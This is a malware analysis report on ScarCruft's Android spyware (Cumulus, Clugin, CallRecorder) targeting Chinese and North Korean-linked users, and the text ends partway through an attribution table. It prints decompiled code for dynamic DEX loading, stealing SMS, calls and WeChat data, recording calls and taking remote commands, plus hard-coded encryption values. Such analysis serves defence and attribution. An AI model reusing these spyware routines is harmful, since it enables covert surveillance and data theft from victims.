Class	Build Config R plugin DocumentFileMeta SAFTools Storage Storage11 Pcloud	Build Config R plugin DocumentFileMeta SAFTools Storage Storage11 Pcloud	Build Config R plugin DocumentFileMeta SAFTools Storage Storage11 Pcloud
Cloud	Yandex, Pcloud	Yandex, Pcloud	Yandex, Pcloud
Library	okhttp3 okio net	okhttp3 okio net	okhttp3 okio net
Function	Send SMS Send MMS Send GPS Send Call Logs Send Contacts Send RealTimeInfo Send DeviceInfo Send AppState Send ServiceLog Audio Recording Send External File Data Send File Structure	Send SMS Send MMS Send Call Logs Send Contacts Send RealTimeInfo Send DeviceInfo Send AppState Send ServiceLog Audio Recording Send External File Data Send File Structure Play MP3	Send SMS Send MMS Send Call Logs Send Contacts Send RealTimeInfo Send DeviceInfo Send AppState Send ServiceLog Audio Recording Send External File Data Send File Structure Play MP3

Table 4b: Feature comparison of Clugin versions 6.0, 7.0, 10.0 and 14.0.

Key	Description
CMD	Command flag
CTREQNUM	Contacts request number
SMSIT	SMS interval
CLIT	Call log interval
GPSIT	GPS interval
SMSREALTIME	Recent SMS flag
DEBUGLOG	DebugLog flag
LOGREQNUM	Log request number
AR	Audio record flag
DEVICEINFOREQNUM	Device info request number
APPSTATEREQNUM	AppState request number
FILEREQNUM	File request number
ARST	Audio record start date
ARET	Audio record end date
SDPATH	Storage path
SDKIND	File extension to steal

Table 5: Keys in Command file.

The CMD in the Command file determines whether malicious behaviour is performed:

- CMD = 0: Do not perform malicious behaviour.
- CMD > 0: Run the service and send the information after stealing it.
- CMD > 10: Download and load CallRecorder.

2. Interact with Cumulus to execute malicious services

The Clugin checks whether the AR and SDPATH values are set in the Command file and executes the malicious behaviour by interacting with Cumulus. If the CMD value is greater than 0 in the Command file, the Clugin checks to see if a specific service in Cumulus is currently running, and if not, executes the service through an Intent. The service in Cumulus directly calls specific methods in the Clugin to perform the actual audio recording or file collection behaviour. In Figure 9, Clugin checks whether a service named ‘com.sec.mishat.{ServiceName}’ is running, which is the package name of Cumulus. The reason for this implementation is that the commands are modularized using Clugin, so the version of Clugin can be updated at any time, taking advantage of the fact that Clugin does not depend on Cumulus. The malicious behaviour executed in this way is as follows:

- Audio Record using CallRecorder
- Collect files from external storage




Figure 9: How methods are executed in Clugin.

```

if(v > 0 && (!s2.equals("0") && !plugin0.isMyServiceRunning("com.sec.mishat.SyncService"))) {
    Intent intent1 = new Intent();
    intent1.setComponent(new ComponentName(plugin0.myContext, "com.sec.mishat.SyncService"));
    if(Build.VERSION.SDK_INT >= 26) {
        plugin0.myContext.startForegroundService(intent1);
    }
    else {
        plugin0.myContext.startService(intent1);
    }
    plugin.appendLog("SyncService start");
}
    
```

Figure 10: Check if a specific service is running in Cumulus.

3. Download CallRecorder

Cumulus reads the CMD from SharedPreferences and if the value is greater than 10, it downloads an additional CallRecorder from the cloud that performs the call recording function and calls the CallRecorder’s ‘execute’ method.

```

File file1 = new File(s8);
if(sharedPreferences0.getInt(s1 + v2, 0) == 1 && ((file1.exists()) && sharedPreferences0.getInt("CMDEXECUTE" + v2, 0) != 1)) {
    String s9 = plugin0.myContext.getDir("outdex", 0).getAbsolutePath();
    ClassLoader classLoader0 = plugin0.myContext.getClassLoader();
    Class class0 = new DexClassLoader(plugin0.workDir + s7 + v2 + ".dex", s9, null, classLoader0).loadClass("com.sec.android.acservice.Command" + v2);
    plugin.cmdObj = class0.getConstructor(Context.class).newInstance(plugin0.myContext);
    plugin.execute = class0.getMethod("execute");
    plugin.execute.invoke(plugin.cmdObj);
    plugin.appendLog("dex of command-" + v2 + " executed");
}
    
```

Figure 11: Downloads and invokes CallRecorder.

4. Collect and exfiltrate

Finally, Clugin collects information from the infected device and sends it to the cloud. Table 6 shows what data is encrypted and how it’s stored in the cloud.

Data type	Encryption	Cloud path
SMS	O	/{UUID}/D/{Timestamp}
MMS	O	/{UUID}/D/{Timestamp}
Call Log	O	/{UUID}/D/{Timestamp}
Contacts	O	/{UUID}/D/{Timestamp}
GPS	O	/{UUID}/D/{Timestamp}
Call Record	O	/{UUID}/D/{Timestamp}
Audio Record	O	/{UUID}/D/{Timestamp}
File Structure		/{UUID}/FS/internal.json
Client Info		/{UUID}/CI
Phone Info		/{UUID}/PI/PI_{Number of requests}
APP Status		/{UUID}/AS/AS_{Number of requests}
Job Log		/{UUID}/JL/JL_{Number of requests}
External File Data		/{UUID}/ED/

Table 6: List of collected data and upload paths.

The extent of stealing from external storage differs based on the *Android* SDK version. When using version 14.0 of the plug-in, the data stolen will vary depending on the SDPATH specified in the command file. Specifically, if the SDPATH includes ‘/Android’ and the *Android* SDK is 33 or higher, only the data within the ‘com.tencent.mm’ package will be stolen. On the other hand, if the *Android* SDK version falls within the range of 30<=SDK Version<33, the data within the ‘/Android’ directory will be stolen.

```

if(Build.VERSION.SDK_INT >= 33) {
    if(!plugin.isPackageInstalled("com.tencent.mm", context0.getPackageManager())) {
        goto label_51;
    }
    if(s1.contains(s + "/Android")) {
        if(Storage11.checkStoragePermissions(context0, SAFTools.getTreeUri_AndroidDataTencent(context0))) {
            DocumentFileMeta documentFileMeta0 = SAFTools.getByPath(context0, s + "/Android/data/com.tencent.mm");
            if(documentFileMeta0 != null) {
                Storage11.getExternalData(context0, s, documentFileMeta0, s2);
            }
        }
    }
    return;
}
else {
label_51:
    if(Build.VERSION.SDK_INT < 33 && (s1.contains(s + "/Android"))) {
        if(Storage11.checkStoragePermissions(context0, SAFTools.getTreeUri_AndroidData(context0))) {
            DocumentFileMeta documentFileMeta1 = SAFTools.getByPath(context0, s + "/Android/data");
            if(documentFileMeta1 != null) {
                Storage11.getExternalData(context0, s, documentFileMeta1, s2);
            }
        }
    }
    return;
}
}

```

Figure 12: Updated exfiltration routine for external storage.

For the stolen items stored in the D path on the cloud, encryption is performed before exfiltration, which involves downloading an EPK file containing the encryption key from the cloud. The file data is then AES decrypted and Base64 decoded with hard-coded values in Clugin to extract the RSA public key. Each collected file is then encrypted by randomly generating an AES secret key, and the secret key is encrypted with the extracted RSA public key. Finally, the encrypted file data is stored along with the encrypted AES secret key, length of encrypted AES secret key, Custom Path, and length of Custom Path. If the RSA public key does not exist, the generated AES secret key is stored in plain text.

- Secret key: 1qaz2wsx3edc4rfv5tgb6yhn7ujm8ik,
- IV: qwertyuiop456789




Figure 13: Structure of the files to be stolen.

The AES secret key and hard-coded IV value used to encrypt files are shown below:

- Encryption: AES-256-CBC
- Secret key: Random 32-byte
- IV: qwertyuiop456789

```
String s3 = this.getKey();
try {
    this.aesEncrypt(file0, file1, s3, "qwertyuiop456789");
    if(this.PUK == null) {
        arr_b = s3.getBytes();
    }
    else {
        arr_b = this.encryptText(s3, this.PUK);
        if(arr_b == null) {
            arr_b = s3.getBytes();
        }
    }
}
```

Figure 14: Encryption flow.

Files containing encrypted data and additional information are named according to the type of each file. Only the top two formats in Table 7 are actually used, and a combination of UUID, cell phone number and data type is used as the custom path.

Data type	Custom path
SMS, MMS, GPS, Contacts, Call Log	/{UUID}/{Phone Number}/text/{Data Type}_{Timestamp}
Audio, Call Record	/{UUID}/{Phone Number}/audio/{Original filename}
-	/{UUID}/{Phone Number}/extData/{Original filename}
-	/{UUID}/{Phone Number}/chat/{Original filename}
-	/{UUID}/{Phone Number}/other/{Original filename}

Table 7: Format of custom path.

5. Download and play MP3

Beginning with Clugin version 10.0, the downloaded ‘bsb’ file from the cloud is stored as bsb10.mp3 and subsequently executed. Although we have not observed this method being utilized thus far, there is a possibility that it might be invoked within the APK or employed in future executions. In March 2023, we stumbled upon the presence of ‘bsb’ and ‘bsb10.mp3’ files in the cloud, presumably serving as test files. Upon inspection, we discovered the absence of any audio content, indicating their usage for testing purposes. The intention behind the inclusion of this feature remains unknown at this time.




Figure 15: Encryption flow.

Stage 3: CallRecorder

After analysing the CallRecorder that is additionally downloaded by the Clugin, we found that it is a DEX file that has a call recording function. CallRecorder records incoming and outgoing calls and saves them as separate files. The saved recording files are sent to the cloud via the Clugin.

- Package name: com.sec.android.acservice

```
public void start() {
    CR.outputDir = this.ctx.getFilesDir().getAbsolutePath() + "/.temp/.data";
    File file0 = new File(CR.outputDir);
    if(!file0.exists()) {
        file0.mkdirs();
    }

    if(CR.outgoingReceiver == null) {
        CR.outgoingReceiver = new OutgoingReceiver(this);
        IntentFilter intentFilter0 = new IntentFilter("android.intent.action.NEW_OUTGOING_CALL");
        this.ctx.registerReceiver(CR.outgoingReceiver, intentFilter0);
    }

    if(CR.callStateListener == null) {
        CR.callStateListener = new CallStateListener(this);
        this.tm = (TelephonyManager)this.ctx.getSystemService("phone");
        this.tm.listen(CR.callStateListener, 0x20);
    }
}
```

Figure 16: Key features within CallRecorder.

Actions when additional messages are received from Pushy

An attacker can send messages to Cumulus using *Pushy*, a messaging service, to update the status of the malware. This allows the attacker to continuously update the status of the infected device. The following information can be updated via messages:

- TID: Change the upload path for stolen information on the cloud
- ACCESSTOKEN: Change OAuth token
- CLOUD: Change cloud service from *pCloud* to *Yandex*
- VERSION: Update the Clugin version
- AUTOSTART: Set app auto launch

```
public class PushReceiver extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context0, Intent intent0) {
        String s = intent0.getStringExtra("CLOUD");
        String s1 = intent0.getStringExtra("ACCESSTOKEN");
        String s2 = intent0.getStringExtra("TID");
        String s3 = intent0.getStringExtra("VERSION");
        String s4 = intent0.getStringExtra("AUTOSTART");
        SharedPreferences.Editor sharedPreferences$Editor0 = PreferenceManager.getDefaultSharedPreferences(context0).edit();
        sharedPreferences$Editor0.putString("CLOUD", s);
        sharedPreferences$Editor0.putString("ACCESSTOKEN", s1);
        sharedPreferences$Editor0.putString("TID", s2);
        sharedPreferences$Editor0.putString("VERSION", s3);
        sharedPreferences$Editor0.commit();
        Intent intent1 = new Intent(context0, LogUserService.class);
    }
}
```

Figure 17: Status update.

The flow of malicious behaviour executed by Cumulus via the *Pushy* message service is shown in Figure 18. In the first execution, the infected device is identified by its UUID value, but after that, it is identified by its TID value.




Figure 18: Execution flow when receiving a message from Pushy.

INTERESTING DISCOVERIES

We have been monitoring the group’s attack campaign for a few months and have been able to obtain data from victims compromised by Cumulus and Clugin, as well as test data from attackers leaked via OPSEC failures. We have been able to see malicious app deployment tests and the context of malicious app distribution via messengers.

1. Targeting Chinese phones

The Scarcruft group has traditionally implemented its messaging capabilities through *Firebase*, but in the latest version, it uses a third-party service called *Pushy*. This is believed to be in case the targets use mobile devices made in China, such as *Huawei*. In fact, *Pushy* reviews indicate that many people have switched from *Firebase* to *Pushy* to ensure a stable implementation in China.

Furthermore, it is evident that the Clugin specifically targets devices utilizing *WeChat*, as it steals data from the ‘com.tencent.mm’ package, particularly when the *Android* SDK version is 33. *WeChat* is a messaging application that is widely used in China, thus affirming that the attack focuses on Chinese devices.

```

if(Build.VERSION.SDK_INT >= 33) {
    if(!plugin.isPackageInstalled("com.tencent.mm", context0.getPackageManager())) {
        goto label_51;
    }

    if(s1.contains(s + "/Android")) {
        if(Storage11.checkStoragePermissions(context0, SAFTools.getTreeUri_AndroidDataTencent(context0))) {
            DocumentFileMeta documentFileMeta0 = SAFTools.getByPath(context0, s + "/Android/data/com.tencent.mm");
            if(documentFileMeta0 != null) {
                Storage11.getExternalData(context0, s, documentFileMeta0, s2);
            }
        }
    }

    return;
}
    
```

Figure 19: Exfiltrates ‘com.tencent.mm’ package data .

2. Installed packages in the test environment

We found that the attacker was testing the malicious APK. From the test logs, we could see information relating to the attacker’s test device, and from the installed application information, we could see that VPN and translation applications were installed.

Astrill VPN is a VPN application used to bypass internet blocking in China, and *SpeedCN* is an application that increases the speed of internet access in China. The presence of a translation application that can translate Chinese among the installed applications suggests that the attacker is preparing to target Chinese-speaking users.

Installed package			
Astrill VPN (com.astrill.astrillvpn)	현대중국어1.1 (com.chinese.Changgong)	SpeedCN (cloud.speedcn.speedcnx)	Papago (com.naver.labs.translator)

Table 8: Installed packages on test device.

3. OPSEC fail

Additionally, within the cloud, we discovered leaked information originating from the attacker’s ongoing testing, which dates back to at least 2021. Recently, we successfully identified data that can be attributed to the attacker. Notably, the IP addresses of the compromised devices were traced back to Pyongyang, North Korea.

```
CT : 2023/01/19 10:42:01
NT : WIFI
BP : 74%
BO : Not Optimized
DS : STATE_ON
PI : {"country":"North Korea","city":"Pyongyang","query":"175.45.178.3"}
```

Table 9: North Korean IP in exfiltrated data.

4. Cryptocurrency

On 16 February 2023, we successfully retrieved data from cloud-validated logs, which can be attributed to the attacker. Among the collected test data, we encountered a capture of the *Electrum* wallet program located in the /storage/emulated/0/DCIM/Camera directory. However, it is important to note that although the infected device was utilized for testing, it remains uncertain whether the addresses depicted in the capture are directly linked to the attacker.

- 1GrwDkr33gT6LuumniYjKEGjTLhsL5kmqC (Bybit)
 - > 1KJnUw2cfXm9zws9vZQuNblHyKkUgU8C2
(Suspected intermediate addresses)
 - > 1LUFb1s5whP253CfkwiCV4MSF4EGeLmf9Q (Binance)
 - > 1F6srSixoLk9hGmCndWEJxghQdMy7VfSpJ
(Suspected attacker’s address)




Figure 20: Screenshot of suspected attacker’s wallet.

5. Distributed malicious APK screenshot

Within one of the image files, we came across a chat log from a mobile messaging application that contained a request to install an APK, bearing the same file name as the 'Fizzle.apk' file. Notably, the conversation employed the term 'cell phone', implying that the attack is specifically aimed at North Korean officials or defectors. The distribution method employed bears a striking resemblance to the one previously disclosed by *InterLab*, utilizing the same filename.




Figure 20: Suspected attacker's screenshot.




Figure 21: Messenger chat screenshot.

6. Testing for malware downloads

On 8 December 2022, we successfully retrieved the attacker’s data that had been uploaded to the cloud. Upon analysing the logs, we discovered that the attacker conducted the testing using a *Samsung Galaxy Core Mini 4G* device. Notably, the logs contained an image capturing the attacker’s activity during an APK download test. The image depicts the attacker sending a malicious APK via SMS, providing a *pCloud* link as the download source, and subsequently saving it on the compromised device. Interestingly, the metadata associated with the image indicates that the camera manufacturer is listed as ‘Pyongyang’, leading us to suspect that the image originated from a North Korean smartphone.




Figure 22: Distribution malware test screenshot.

Although we were unable to acquire the actual APK file due to lack of access to the *pCloud* address at that time, other images provided insights into the usage of a *Threema* messenger impersonation app in Type B and Type C-1 variations. Additionally, we came across an image depicting what seems to be the app’s purported launch, suggesting its functionality as a file uploader. This assumption is supported by the APK file being named ‘SendFile.apk’ and being accompanied by a message indicating the ongoing file upload process. It appears that the attacker utilized screenshots to guide users through the download and launch procedures, which served as tests for the malicious APK they were developing.




Figure 23: Malware test screenshot.

ATTRIBUTION

Our analysis of the Cumulus and Clugin samples reveals a strong similarity in code and functionality to malicious APKs distributed by the Scarcruff group in the past through watering hole attacks. The malware used was a mobile version of ROKRAT, which suggests that the Scarcruff group continues to update it and use it to this day [1].

The malicious APK used by Scarcruff in 2017 drops an additional malicious APK with the package name ‘com.android.systemservice’, and code similarities between the APK and Clugin 6.0 were found. The same routine for downloading Command files from the cloud and registering settings via SharedPreferences is present in both pieces of malware. We also found the same values for the keys registered by the 2017 sample and the keys in the Command downloaded by the 2023 sample.

com.android.systemservice (2017)	Clugin 6.0 (2023)
<pre> SharedPreferences.Editor sharedPreferences\$Editor0 = sharedPreferences0.edit(); try { String s = String.valueOf(this.workDir) + "/cmd"; if(this.downloadFile(String.valueOf(this.cmdPath) + CMService.tid, s) > 0) { bufferedReader0 = new BufferedReader(new FileReader(s)); s1 = bufferedReader0.readLine(); if(s1.length() > 50) { s2 = s1.substring(s1.indexOf("akryd") + 5, s1.indexOf("gkajs")); s3 = s1.substring(s1.indexOf("gkajs") + 5, s1.indexOf("wjakajs")); s4 = s1.substring(s1.indexOf("wjakajs") + 7, s1.indexOf("gpsjfsys")); s5 = s1.substring(s1.indexOf("gpsjfsys") + 9, s1.indexOf("ctsjfsys")); s6 = s1.substring(s1.indexOf("ctsjfsys") + 8, s1.indexOf("ctsjfsys")); s7 = s1.substring(s1.indexOf("ctsjfsys") + 8, s1.indexOf("djwth")); s8 = s1.substring(s1.indexOf("djwth") + 5, s1.indexOf("TID")); s9 = s1.substring(s1.indexOf("TID") + 3, 